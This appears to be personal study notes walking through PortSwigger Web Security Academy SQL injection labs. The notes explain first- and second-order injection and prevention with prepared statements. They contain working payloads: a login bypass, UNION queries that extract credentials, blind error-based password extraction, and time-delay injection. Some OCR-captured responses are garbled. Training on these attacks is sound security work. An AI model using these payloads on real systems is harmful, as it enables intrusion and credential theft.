
- you can perform SQL injection attacks using any controllable input that is processed as a SQL query by the app
- some websites take JSON or XML input format to query db
- different formats = different ways to obfuscate attack that are blocked by WAFs

XML-based SQL injection uses an XML escape sequence to encode the S character in SELECT


server will decoded server-side before being passed to the SQL interpreter

Lab

First of all look for input vectors that can potentially talk to the back-end



After pressing on UI "Check Stock" button, we have new request to db





It takes:

- productld
- storeld

· if the input is not properly parameterized

Test




Obfuscating input with Hackvertor

Encode to hex_entities




How many columns are there?

there is only 1 columns, since by adding the second NULL value we aren't getting response with the right amount of units



Now in order to output username and password in a single column - you have to concatenate them 1 UNION SELECT username || '~' || password FROM users



Second-order SQL injection

What is first-order SQL injection?

 when app processes user input from an HTTP request and incorporates the input into a SQL query in an unsafe way

What is second-order SQL injection?

- when app takes input from an HTTP request and stores in for future use
- · placing input into db, no exploit occurs when data is stored
- later when handling different HTTP request the app retrieves the stored data and incorporates it into SQL query in an unsafe way
- aka Stored SQL injection

Preventing SQL injection

- parameterized queries instead of string concatenation within the query
 - aka "prepared statements"

example of vulnerable code, where user input is directly concatenated into the query

```
SQL

String query = "SELECT * FROM products WHERE category = '"+ input + "'";

Statement statement = connection.createStatement();

ResultSet resultSet = statement.executeQuery(query);
```

example of rewritten code

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");
statement.setString(1, input);
ResultSet resultSet = statement.executeQuery();
```

- in any situation where untrusted input appears as data within the query
- WHERE clause
- INSERT, UPDATE values in statement

Taking apps functionality that places untrusted data to a different approach

- whitelist permitted input values
- use different logic to deliver the required behavior



Walkthrough

Lab 1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Subverting application logic

Login as wiener:bluecheese

```
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

if we use name administrator and "comment sequece

- submit username as administrator'--
- blank password

```
SQL

SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

Lab 2: SQL injection vulnerability allowing login bypass

Intercept and modify login request Modify username parameter to

```
username=administrator`--
```

Lab 3: SQL injection attack, querying the database type and version on Oracle

This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

- 1. Determine number of columns being returned by query and which columns contain text data
 - verify that it returns 2 columns and both text

```
GET /filter?category=Tech+gifts'+UNION+SELECT+'abc','def'+FROM+dual-- HTTP/2
Host: 0a89005d03a5eadf80a799760091008f.web-security-academy.net
Cookie: session=QfEvMnEFfvtFjTAF25B8CdMxZuxh0y6j
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0)
Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a89005d03a5eadf80a799760091008f.web-security-
academy.net/filter?category=Lifestyle
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

2. Enumerate version

```
GET /filter?category=Tech+gifts'+UNION+SELECT+BANNER,+NULL+FROM+v$version--
HTTP/2
Host: 0a89005d03a5eadf80a799760091008f.web-security-academy.net
Cookie: session=QfEvMnEFfvtFjTAF25B8CdMxZuxh0y6j
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0)
Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a89005d03a5eadf80a799760091008f.web-security-
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```

```
Response
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              </a>
              22
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                Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production,
                CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production,
                NLSRTL Version 11.2.0.2.0 - Production'
23
               <a class=link-back href='
              https://portswigger.net/web-security/sql-injection/examining-the-database/lab-query
```

- Lab 4: SQL injection attack, querying the database type and version on MySQL and Microsoft?
- Lab 5: SQL injection attack, listing the database contents on non-Oracle databases?
- Lab 6: SQL injection attack, listing the database contents on Oracle

https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

On Oracle databases, every **SELECT** statement must specify a table to select **FROM**.


If your **UNION SELECT** attack does not query from a table, you will still need to include the **FROM** keyword followed by a valid table name.

There is a built-in table on Oracle called dual which you can use for this purpose. For example: UNION SELECT 'abc' FROM dual

1. Verify that query is returning two columns, both of which are text using category parameter




2. Retrieve list of tables in the db



3. Which name of the table containing user credentials? Retrieve tables

```
GET /filter?category=Gifts'+UNION+SELECT+table_name,NULL+FROM+all_tables--
HTTP/2
```



4. Retrieve the details in the table

```
GET /filter?
category=Gifts'+UNION+SELECT+column_name, NULL+FROM+all_tab_columns+WHERE+tabl
e_name='USERS_GNRBIN'-- HTTP/2
```

```
Response

Pretty Row Hox

| ORT /filter ?caregory* | Cert in touch, teir us what you need to be wrapped, and we can give you an estimate vithin 24 hours. Let your funky originality extend to all areas of your HITT?

| Host: Occold: seesion=livbt*rqmovides=livbt*CesSourt* | Cert in touch, teir us what you need to be wrapped, and we can give you an estimate vithin 24 hours. Let your funky originality extend to all areas of your HITT?

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| Cert | Cer
```

5. Retrieve usernames and passwords for all users

```
GET /filter?
category=Gifts'+UNION+SELECT+USERNAME_CUKOIP,+PASSWORD_VEHHOY+FROM+USERS_GNRB
IN-- HTTP/2
```

```
Pretty Raw Hex

| Pretty Raw Hex | Pretty Raw Hex | Pretty Raw Hex | Pretty Raw Hex | Pretty Raw Hex | Pretty Raw Hex | Pretty Raw Hex | Pretty Raw Hex | Pretty Raw Hex | Pretty Raw Hex | Pretty Raw Hex | Pretty Raw Hex | Render | Pretty Raw Hex | Pretty Raw Hex
```

```
'+UNION+SELECT+USERNAME_CUKOIP,+PASSWORD_VEHHOY+FROM+USERS_GNRBIN--
'+UNION+SELECT+USERNAME_ABCDEF,+PASSWORD_ABCDEF+FROM+USERS_GNRBIN--
USERNAME_CUKOIP
```

- Lab 7: SQL injection UNION attack, determining the number of columns returned by the query?
- Lab 8: SQL injection UNION attack, finding a column containing text?
- Lab 9: SQL injection UNION attack, retrieving data from other tables?
- Lab 10: SQL injection UNION attack, retrieving multiple values in a single column?
- Lab 11: Blind SQL injection with conditional responses?
- Lab 12: Blind SQL injection with conditional errors

Unclosed quotation mark

Testing for the posibility of error-based SQL injection Unclosed quotation mark

```
TrackingId=xyz'
-- error
TrackingId=xyz''
--no error
```

How to test that server is interpreting the injection as a SQL query?

construct subquery by using valid SQL syntax

```
TrackingId=xyz'||(SELECT '')||'
-- invalid http 500
TrackingId=xyz'||(SELECT '' FROM dual)||'
-- valid http 200, this is Oracle db
```

Test 1: is this error caused by SQL query?

Double-verify for the Oracle db using

- invalid query
- valid sql syntax
- if you receive an error, it means that your query is being processed as a SQL query by the back-end

```
'||(SELECT '' FROM not-a-real-table)||'
```

Verifying that users table exist

- response 200 → so it does exist
- WHERE ROWNUM = 1 is preventing query from returning more than 1 row, that would break concatenation

```
TrackingId=xyz'||(SELECT '' FROM users WHERE ROWNUM = 1)||'
```

Test 2: divide-by-zero error

```
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'
-- error should be present
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/1) ELSE '' END FROM dual)||'
-- error must dissapear
```

Checking for the specific entries

Administrator

· error should be received to verify value

```
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```

Determining how many chars in the password

• condition should be true indicating that the password is greater than 1 char in length

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE
'' END FROM users WHERE username='administrator')||'
```

We have indeed 20 chars

▽ Filte	r: Showing all items					
Request	Payload	Status co ∨	Error	Timeout	Length	Comment
0		500			2451	
1	0	500			2451	
2	1	500			2451	
3	2	500			2451	
4	3	500			2451	
5	4	500			2451	
6	5	500			2451	
7	6	500			2451	
8	7	500			2451	
9	8	500			2451	
10	9	500	Ö		2451	
11	10	500			2451	
12	11	500			2451	
13	12	500			2451	
14	13	500			2451	
15	14	500			2451	
16	15	500			2451	
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19	18	500	$\bar{\Box}$	$\bar{\Box}$	2451	
20	19	500	$\overline{\Box}$	Ō	2451	
21	20	200		- Ō	5506	

Testing char at each position to determine it's value

```
SQL
'||(SELECT CASE WHEN SUBSTR(password,§1§,1)='§a§' THEN TO_CHAR(1/0) ELSE ''
END FROM users WHERE username='administrator')||';
```

Request	Payload 1	Payload 2	Status co ∨	Error	Timeout	Length	Comment
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282 2		n	500			2451	
163 3		h	500			2451	
304 4		o	500			2451	
505 5		3	500			2451	
146 6		V	500			2451	
267 7		m	500			2451	
68 8		r	500			2451	
69 9	1	h	500			2451	
50 10	0	5	500			2451	
91 11	1	n	500			2451	
12 12	2	3	500			2451	
33 13	3	Z	500			2451	
54 14	4	5	500			2451	
95 1	5	2	500			2451	
96 10	6	7	500			2451	
57 17	7	5	500			2451	
58 18	8	5	500			2451	
39 19	9	f	500			2451	
40 2	0	k	500			2451	
)			200			5506	

hnho3vmrh5n3z52755fk

Lab 13: Visible Error-Based SQL Injection

using unterminated string

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'jgmypILCd2MvnEUW''. Expected char

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'jgmyplLCd2MvnEUW''. Expected char

```
SQL
'||(SELECT CASE WHEN SUBSTR(password,§1§,1)='§a§' THEN TO_CHAR(1/0) ELSE ''
END FROM users WHERE username='administrator')||';
```

Lab 14: ~~~ Lab: Blind SQL injection with time delays

https://portswigger.net/web-security/sql-injection/blind/lab-time-delays

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay.

Modify trackingld parameter with

```
Cookie: TrackingId=QpSJ2zQrRCDyp3nJ'||pg_sleep(10)--;
session=sqLUeSnBTY8vqLaH6Ke6eC6xXyo5INog
```

- Lab 15: Blind SQL injection with time delays and information retrieval?
- Lab 16: Blind SQL injection with out-of-band interaction?
- Lab 17: Blind SQL injection with out-of-band data exfiltration?
- Lab 18: SQL injection with filter bypass via XML encoding?